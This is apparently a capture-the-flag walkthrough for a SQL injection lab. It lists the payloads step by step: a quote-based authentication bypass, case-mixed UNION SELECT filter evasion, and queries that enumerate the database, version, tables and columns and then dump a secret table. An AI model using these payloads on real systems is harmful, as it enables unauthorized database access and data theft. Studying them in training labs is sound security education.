
IML - SQLi Basics - Demonstrate your skills
SQLi Basics - Demonstrate you - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
IML - SQLi Basics - Demonstrate your skills#
- username = vulnerable parameter

- Cannot use union select because of filters (need to use filter evasion)

Not breaking with ' or "
Try using 'or 1=1 -- -

That worked
I tried putting too MANY union select statements in, to start with, but the website doesn't break. (As we found out with trying the ' and ")
But we know that the search field only displays ONE column output. So the correct SQLi statement is using:
'unioN SelecT 1 -- -

- Now just replace the 1 with values ie.

'unioN SelecT database() -- -

'unioN SelecT version() -- -

'unioN SelecT group_concat(table_name) from information_schema.tables where table_schema="user_db" -- -

'unioN SelecT group_concat(column_name) from information_schema.columns where table_name="secret_table" -- -

'unioN SelecT group_concat(name,0x2b,value) from secret_table -- -
0x2b is a delimiter(+)
Related articles
IML - SQL Injection – Time-Based Blind
SQL Injection – Time-Based Bl - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- http
- sql
- sqli
- rce
- tryhackme
IML - SQL Injection: Blind
SQL Injection Blind - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- http
- sqli
- exploit
- rce
- sql
IML - SQL Injection – Boolean-Based Blind
SQL Injection – Boolean-Based - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- http
- sql
- sqli
- rce
- tryhackme